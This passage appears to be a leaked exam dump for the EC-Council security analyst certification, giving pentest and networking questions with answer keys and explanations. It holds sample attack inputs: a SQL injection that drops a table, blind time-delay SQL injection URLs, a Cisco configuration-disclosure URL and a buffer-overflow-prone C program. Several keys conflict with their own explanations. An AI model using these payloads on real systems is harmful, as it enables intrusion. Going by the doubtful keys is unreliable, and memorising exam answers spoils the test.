A. Poison the switch's MAC address table by flooding it with ACK bits
B. Enable tunneling feature on the switch
C. Trick the switch into thinking it already has a session with Terri's computer
D. Crash the switch with a DoS attack since switches cannot send ACK bits

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer C is the beast answer. A firewall with stateful properties should not allow session initiation from outside the network. Any packet coming into the network should be in response to a packet that left. If the firewall makes such a decision by checking the ACK bit, such decision may be flawed when the firewall makes that decision only based on the ACK bit. What the firewall is doing is: If the ACK bit is on, then this message must be in response to a current session.

QUESTION 41
41

Tyler is setting up a wireless network for his business that he runs out of his home. He has followed all the directions from the ISP as well as the wireless router manual. He does not have any encryption set and the SSID is being broadcast. On his laptop, he can pick up the wireless signal for short periods of time, but then the connection drops and the signal goes away. Eventually the wireless signal shows back up, but drops intermittently. What could be Tyler issue with his home wireless network?

A. 2.4 Ghz Cordless phones
B. Satellite television
C. CB radio
D. Computers on his wired network

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is the best answer. Wireless frequencies for 802.11 are 2.5Ghz for B and G and 5.0Ghz for A. If 802.11 b or g are used, certain household appliances could conflict and interfere with the wireless network.
Answer B is incorrect, satellite TV runs at a higher band above 10 Ghz.

QUESTION 42
42

You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Enumerate domain user accounts and built-in groups
B. Establish a remote connection to the Domain Controller
C. Poison the DNS records with false records
D. Enumerate MX and A records from DNS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is correct. Port 389 is the LDAP port, and Active Directory is built on LDAP. By accessing LDAP on a Domain Controller, you are trying to get the users, OU definitions, security groups, password hashes, and anything within Active Directory.
Answer B is incorrect. Although you are connecting to a service on the domain controller, this is not remote access to the domain controller.
Answer C and D are incorrect. Although when integrated DNS is used in an active directory configuration, and the zones would then be in LDAP, this is an exception.

QUESTION 43
43

Why is it a good idea to perform a penetration test from the inside?

A. It is easier to hack from the inside
B. It is never a good idea to perform a penetration test from the inside
C. To attack a network from a hacker's perspective
D. Because 70% of attacks are from inside the organization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A could have been a good answer; networks are typically less protected from the inside because of the trust of insiders.
Answer D is the best answer, because although the insiders are trusted more, the inside threat is

greater.
Answer B is incorrect.
Answer C is incorrect, however, once a hacker does break in, the hacker is in the position of an insider and protection needs to be in place.

QUESTION 44
44

Click on the Exhibit Button

Paulette works for an IT security consulting company that is currently performing an audit for the firm ACE Unlimited. Paulette's duties include logging on to all the company's network equipment to ensure IOS versions are up-to-date and all the other security settings are as stringent as possible. Paulette presents the following screenshot to her boss so he can inform the clients about necessary changes need to be made. From the screenshot, what changes should the client company make?

Exhibit:

A. The banner should not state "only authorized IT personnel may proceed"
B. Remove any identifying numbers, names, or version information
C. The banner should include the Cisco tech support contact information as well
D. The banner should have more detail on the version numbers for the network equipment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer B is correct. The banner should only have a legal warning. Any identification, including the company name, location, e-mail address, and the make, model and OS version information, should not be on a warning banner. This information can be used by an attacker to identify the

device, identify potential vulnerabilities, and provide information for social engineering. Some organizations will strip the information for perimeter equipment and still provide detailed information for inside the network.

QUESTION 45
45

What is the target host IP in the following command?

A. Firewalk does not scan target hosts
B. 172.16.28.95
C. This command is using FIN packets, which cannot scan target hosts
D. 10.10.150.1

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Firewalk does not have a “-F” option. Firewalk is only used to determine which ports on the IP forwarding device are enabled. It is not used for scanning targets on the other side of the IP forwarding device.

QUESTION 46
46

In Linux, what is the smallest possible shellcode?

A. 800 bytes
B. 8 bytes
C. 80 bytes
D. 24 bytes

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 47
47

You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years. You navigate to archive.org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal:

<img src=http://coolwebsearch.com/ads/pixel.news.com width=1 height=1 border=0>

What have you found?

A. Trojan.downloader
B. Blind bug
C. Web bug
D. CGI code

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer C is correct. This is a web bug, which is a one pixel by a 1 pixel area on the web page. Each time the web page is launched, this URL is accessed and a entry will appear in the web server log at coolwebsearch.com.

QUESTION 48
48

You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a password-cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so quickly?

A. Networks using Active Directory never use SAM databases so the SAM database pulled was empty
B. Passwords of 14 characters or less are broken up into two 7-character hashes
C. The passwords that were cracked are local accounts on the Domain Controller
D. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is incorrect. Active Directory uses LDAP for storage of user accounts and passwords, and the SAM database on the Domain Controllers are not used. Although this question does not

directly indicate AD, the use of GPO implies use of AD. In an AD environment, all non-domain controllers will have use a SAM database for local accounts.
Answer B is the best choice. The SAM database was pulled from a standalone server, not a domain controller. That server would have an active and used SAM database for local accounts on that server. The passwords were determined by breaking the LM (LAN Manager) hashes, which breaks the password into two 7 character pieces. If the policy was to force 15 character passwords, then the LM Hashes would not be used.
Answer C is wrong. Domain Controllers in AD do not have local accounts.
Answer D is not really correct. There may be an assumption that the GPO was not forced to immediately replicate, but since it is a small bank, depending on how small, there could be a few domain controllers. The real answer here, based on Answer D would be: “it depends”. Either way, there is too much speculation on the replication time of the GPO.

Here is a note, not mentioned: Unless you check the box to force a password change on next logon, the fact that the GPO was set to at least 14 character passwords does not force the password to be changed. When the user attempts to change the password, then the GPO will force the password to be 14 characters, it doesn’t actually force the user to change an existing password. This is a misconception that setting options take effect immediately, when they don’t.

Another consideration is that this server where the SAM was pulled was called a standalone server. The difference between a standalone and member server is that the standalone is not a member of the domain, where the member server is a member of the domain – just not a domain controller. The use of the term standalone, if used properly, meant that the standalone server was not joined to the domain, and the GPO would never be applied to the server.

This question does have issues the way written.

QUESTION 49
49

You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

A. intitle:"exchange server"
B. outlook:"search"
C. locate:"logon page"
D. allinurl:"exchange/logon.asp"

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
"Pass Any Exam. Any Time." - www.actualtests.com

Explanation:

QUESTION 50
50

After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?

A. Enable BGP
B. Disable BGP
C. Enable direct broadcasts
D. Disable direct broadcasts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 51
51

You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers:

http://172.168.4.131/level/99/exec/show/config

After typing in this URL, you are presented with the entire configuration file for that router. What have you discovered?

A. URL Obfuscation Arbitrary Administrative Access Vulnerability
B. Cisco IOS Arbitrary Administrative Access Online Vulnerability
C. HTTP Configuration Arbitrary Administrative Access Vulnerability
D. HTML Configuration Arbitrary Administrative Access Vulnerability

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 52
52

Kyle is performing the final testing of an application he developed for the accounting department.

His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])

{

char buffer[10];

if (argc < 2)

{

fprintf(stderr, "USAGE: %s string\n", argv[0]);

return 1;

}

strcpy(buffer, argv[1]);

return 0;

}
```

A. Buffer overflow
B. Format string bug
C. Kernal injection
D. SQL injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is the correct answer. The internal buffer is defined as a character string of 10 characters. A character string is passed as an argument. If the character string passed to the subroutine is longer than 10 characters, the buffer will overflow and parts of the stack will be overwritten.

QUESTION 53
53

Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability

assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

A. CVE
B. IANA
C. RIPE
D. APIPA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is the correct answer. CVE (Common Vulnerabilities and Exposures) is a dictionary of publically known vulnerabilities and exposure maintained by Mitre.

QUESTION 54
54

George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "time-based induction machine" be used. What IDS feature must George implement to meet this requirement?

A. Pattern matching
B. Statistical-based anomaly detection
C. Real-time anomaly detection
D. Signature-based anomaly detection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 55
55

Software firewalls work at which layer of the OSI model?

A. Data Link
B. Network
C. Transport
D. Application

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 56
56

The objective of this act was to protect consumers personal financial information held by financial institutions and their service providers.

A. HIPAA
B. Sarbanes-Oxley 2002
C. Gramm-Leach-Bliley Act
D. California SB 1386

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is incorrect, HIPAA is to protect medical information
Answer B is incorrect, SOX is to insure the integrity of financial records of publically traded companies
Answer D is incorrect. Although SB 1386 may provide some of these protections, it only applies to business operating within California or any business holding and processing the data of a California citizen.
Answer C is the correct answer. As part of expanding the financial markets that Insurance Companies and Banks could enter, GLBA also adds privacy protection for consumers.

QUESTION 57
57

What does ICMP Type 3/Code 13 mean?

A. Host Unreachable
B. Port Unreachable
C. Protocol Unreachable
D. Administratively Blocked

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is incorrect, this would be a ICMP Type 3/Code 1
Answer B is incorrect, this would be a ICMP Type 3/Code 3
Answer C is incorrect, this would be a ICMP Type 3/CodeCm
Answer D is correct. This is a destination unreachable message. When passing through a router

that filters packets, code 13 is used to indicate that the packet was Administratively Blocked.

QUESTION 58
58

After passively scanning the network of Department of Defense (DoD), you switch over to active scanning to identify live hosts on their network. DoD is a large organization and should respond to any number of scans. You start an ICMP ping sweep by sending an IP packet to the broadcast address. Only five hosts responds to your ICMP pings; definitely not the number of hosts you were expecting. Why did this ping sweep only produce a few responses?

A. A switched network will not respond to packets sent to the broadcast address
B. Only IBM AS/400 will reply to this scan
C. Only Unix and Unix-like systems will reply to this scan
D. Only Windows systems will reply to this scan

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer D is incorrect. Windows implements the feature specified in the RFC that allows a silent discard of an IMCP packet addressed to a broadcast or multicast address.

QUESTION 59
59

Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

A. SDW Encryption
B. EFS Encryption
C. DFS Encryption
D. IPS Encryption

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer B is the best answer. Encrypting File System (EFS) is a Microsoft file system that is encrypted. It is really NTFS, with encryption enabled. It is not enough to just encrypt using EFS, removal of the keys is required from the workstation, because should they be extracted, then the EFS can be compromised.
Answer C may be incorrect. There is always an issue of reusing acronyms. DFS could mean

Distributed File System, used in Windows, and is not encrypted. Then there is Deniable File System, which is an encrypted file system.
Answer D is incorrect. IPS is usually Intrusion Protection Systems, not a file system encryption method.

QUESTION 60
60

How many possible sequence number combinations are there in TCP/IP protocol?

A. 320 billion
B. 32 million
C. 4 billion
D. 1 billion

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer C is the correct answer. The sequence number for TCP protocol is a 32 bit unsigned number which is 4,294,967,295. UDP and ICMP does not use sequence numbers, so this is TCP protocol – not TCP/IP which is used to include the entire suite of IP components.

QUESTION 61
61

Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E-mail to his customers. Bill protects the PDF documents with a password and sends them to their intended recipients. Why PDF passwords do not offer maximum protection?

A. PDF passwords can easily be cracked by software brute force tools
B. PDF passwords are not considered safe by Sarbanes-Oxley
C. PDF passwords are converted to clear text when sent through E-mail
D. When sent through E-mail, PDF passwords are stripped from the document completely

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is the best choice. Although maybe not easily cracked, they can be brute forced. If the PDF version was produced by an earlier version of Acrobat, removal of the password is easy and fact using PDF password removal type tools.
Answer C and D are wrong; the passwords are not converted to clear text or stripped.

QUESTION 62
62

What will the following command produce on a website login page?

SELECT email, passwd, login_id, full_name

FROM members

WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'

A. Inserts the Error! Reference source not found. email address into the members table
B. Retrieves the password for the first user in the members table
C. Deletes the entire members table
D. This command will not produce anything since the syntax is incorrect

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 63
63

Julia is a senior security analyst for Berber Consulting group. She is currently working on a contract for a small accounting firm in Florida. They have given her permission to perform social engineering attacks on the company to see if their in-house training did any good. Julia calls the main number for the accounting firm and talks to the receptionist. Julia says that she is an IT technician from the company's main office in Iowa. She states that she needs the receptionist's network username and password to troubleshoot a problem they are having. Julia says that Bill Hammond, the CEO of the company, requested this information. After hearing the name of the CEO, the receptionist gave Julia all the information she asked for.

What principal of social engineering did Julia use?

A. Reciprocation
B. Friendship/Liking
C. Social Validation
D. Scarcity

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Based on the question, none of these seem correct. This is name-dropping and comes under the

principal of Authority. “After hearing the name of the CEO” indicates a response to Authority, you don’t want to make the boss mad.

QUESTION 64
64

You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls (Select 2)

A. 162
B. 160
C. 161
D. 163

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:

SNMP uses two UDP ports, 161 & 162. The SNMP agent listens on UDP port 161. The agent may send traps and other alerts out via UDP 162.

QUESTION 65
65

John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

A. Firewalk sets all packets with a TTL of zero
B. Firewalk cannot pass through Cisco firewalls
C. Firewalk sets all packets with a TTL of one
D. Firewalk cannot be detected by network sniffers

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer C is the best answer, but might not be completely true. It would be true if the machine running firewalk was on the direct subnet connected to the firewall. Otherwise the father away firewalk is from the firewall, the higher the TTL. Remember, that once the firewall has been reached, then the TTL will be +1, and is never raised above that. The TTL needs to be just enough to pierce the firewall to determine if the port is actually open. A sniffer immediately after the firewall, with no additional hops, will pick up the firewalk traffic, but any hops between the firewall

and the sniffer will not reach the sniffer because the maximum TTL will only get the packet to the other side of the firewall, and no further.

QUESTION 66
66

When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. NIPS
B. Passive IDS
C. Progressive IDS
D. Active IDS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 67
67

As a security analyst you setup a false survey website that will require users to create a username and a strong password. You send the link to all the employees of the company. What information will you be able to gather?

A. The employees network usernames and passwords
B. The MAC address of the employees' computers
C. The IP address of the employees computers
D. Bank account numbers and the corresponding routing numbers

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is not correct. In order for this to actually work, since you are asking the employee to CREATE an account, is the assumption that the user will create an account using the same Username and Password that is used as their network username and password. [it is very likely that some or a lot of users will actually create their account on the survey site using their current network credentials – one less password to remember]
Answer B is not correct. In order for this to work, there cannot be a router between the user and the survey site. If there is a router, then the MAC address that will be captured will be the last hop prior to reaching the survey site.
Answer C is the best answer. Assuming that spoofing is not used, for example the use of a proxy server, the web server logs should show all the IP addresses. This requires assumptions, i.e. the

survey web site is within the corporate intranet. If the traffic has to leave the firewall, and if NATing is in effect, then the addresses will be changed and the collected IP addresses can not be traced back to the user.
Answer D is incorrect. Not unless the survey web site collects that information. The composition of the survey is not provided.

Whether answer A (the original answer) or answer C are the best really depends on the underlying assumptions for this question. Answer A relies on human behavior, Answer C relies on network topology. Both are not specified and both rely on speculation.

QUESTION 68
68

You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

A. IBM Methodology
B. LPT Methodology
C. Google Methodology
D. Microsoft Methodology

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

The LPT – Licensed Penetrator Tester

QUESTION 69
69

What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

A. Service account passwords in plain text
B. Cached password hashes for the past 20 users
C. IAS account names and passwords
D. Local store PKI Kerberos certificates

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 70
70

You are running through a series of tests on your network to check for any security vulnerabilities. After normal working hours, you initiate a DoS attack against your external firewall. The firewall quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

A. The firewall failed-open
B. The firewall failed-bypass
C. The firewall failed-closed
D. The firewall ACL has been purged

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

The firewall can fail Open or Closed.
If the firewall fails closed, then nothing passes.
If the firewall fails open, then everything passes.
Think of a door – it is either open or closed, and the firewall is the door.
Answer A is the best answer.

QUESTION 71
71

Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

A. OSPF
B. BPG
C. ATM
D. UDP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer B is incorrect, and is probably listed as a distracter. BGP is a protocol that routers use, but here it is spelled wrong.
Answer C is incorrect. ATM is a data link (layer 2) layer of communications. Note that routers run on layer 3.
Answer D is incorrect. UDP is a transport (layer 4) layer protocol, used above the router level for communications.

Answer A is the best answer, OSPF is a routing protocol. Also not listed, would be BGP and RIP as example of other protocols that routers utilize.

QUESTION 72
72

Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

A. Fuzzing
B. Tailgating
C. Man trap attack
D. Backtrapping

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer B is the best answer. Tailgating, or also called piggybacking, is when one person follows another in to a secure area, and both get in on the same credentials.
Answer C is wrong, although a man trap is a device that is used to prevent tailgating.

QUESTION 73
73

Harold is a security analyst who has just run the rdisk /s command to grab the backup SAM file on a computer. Where should Harold navigate on the computer to find the file?

A. %systemroot%\LSA
B. %systemroot%\repair
C. %systemroot%\system32\drivers\etc
D. %systemroot%\system32\LSA

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

The rdisk command creates a backup of the SAM file in the repair directory. Once the copy is made, it still has to be retrieved.

ECCouncil EC0-479 Exam

QUESTION 74
74

James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

A. Fraggle
B. SYN flood
C. Trinoo
D. Smurf

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Answer A is wrong, Fraggle sends UDP traffic to broadcast addresses to create a denial of service, this attack does not use ICMP.
Answer C is wrong, Trinoo uses a UDF flood attack from a botnet type of army. This is actually a distributed denial of service DDoS attack, but does not use ICMP.
Answer B is wrong, a SYN flood send TCP SYN commands to a host to absorb resources. It is a Denial of Service attack, but does not use ICMP.
Answer D is the best choice, in this attack ICMP echo commands are passed to broadcast addresses to create a denial of service. This is the only attack listed that uses ICMP.

412-79v8.119q

Number: 412-79v8
Passing Score: 800
Time Limit: 120 min

412-79v8

https://www.gratisexam.com/

EC-Council Certified Security Analyst (ECSA)

Exam A

QUESTION 1
Which of the following password cracking techniques is used when the attacker has some information about the password?

A. Hybrid Attack
B. Dictionary Attack
C. Syllable Attack
D. Rule-based Attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://202.154.59.182/mfile/files/Information%20System/Computer%20Forensics%3B%20Hard%20Disk%20and%20Operating%20Systems/CHAPTER%207%20Application%20Password%20Crackers.pdf (page 4, rule-based attack)

QUESTION 2
Which of the following is an application alert returned by a web application that helps an attacker guess a valid username?

A. Invalid username or password
B. Account username was not found
C. Incorrect password
D. Username or password incorrect

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
A pen tester has extracted a database name by using a blind SQL injection. Now he begins to test the table inside the database using the below query and finds the table:

http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'—

What is the table name?

A. CTS
B. QRT
C. EMP
D. ABC

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. Passive IDS
B. Active IDS
C. Progressive IDS
D. NIPS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
HTTP protocol specifies that arbitrary binary characters can be passed within the URL by using %xx notation, where 'xx' is the

A. ASCII value of the character
B. Binary value of the character
C. Decimal value of the character
D. Hex value of the character

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
https://books.google.nl/books?id=0RfANAwOUdIC&pg=PA720&lpg=PA720&dq=%22xx+notation%22+binary&source=bl&ots=pGMqass7ti&sig=rnIg1xZ78ScUvuIlTmDY3r7REuc&hl=nl&sa=X&ei=8C4dVYe1NorgasrzgoAL&ved=0CEQQ6AEwBQ#v=onepage&q=%22xx%20notation%22%20binary&f=false


QUESTION 6
Which of the following appendices gives detailed lists of all the technical terms used in the report?

A. Required Work Efforts
B. References
C. Research
D. Glossary

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Refere' http://en.wikipedia.org/wiki/Glossary

QUESTION 7
An external intrusion test and analysis identify security weaknesses and strengths of the client's systems and networks as they appear from outside the client's security perimeter, usually from the Internet. The goal of an external intrusion test and analysis is to demonstrate the existence of known vulnerabilities that could be exploited by an external attacker.



During external penetration testing, which of the following scanning techniques allow you to determine a port's state without making a full connection to the host?


A. XMAS Scan
B. SYN scan
C. FIN Scan
D. NULL Scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
Passwords protect computer resources and files from unauthorized access by malicious users. Using passwords is the most capable and effective way to protect information and to increase the security level of a company.
Password cracking is the process of recovering passwords from data that have been stored in or transmitted by a computer system to gain unauthorized access to

a system.



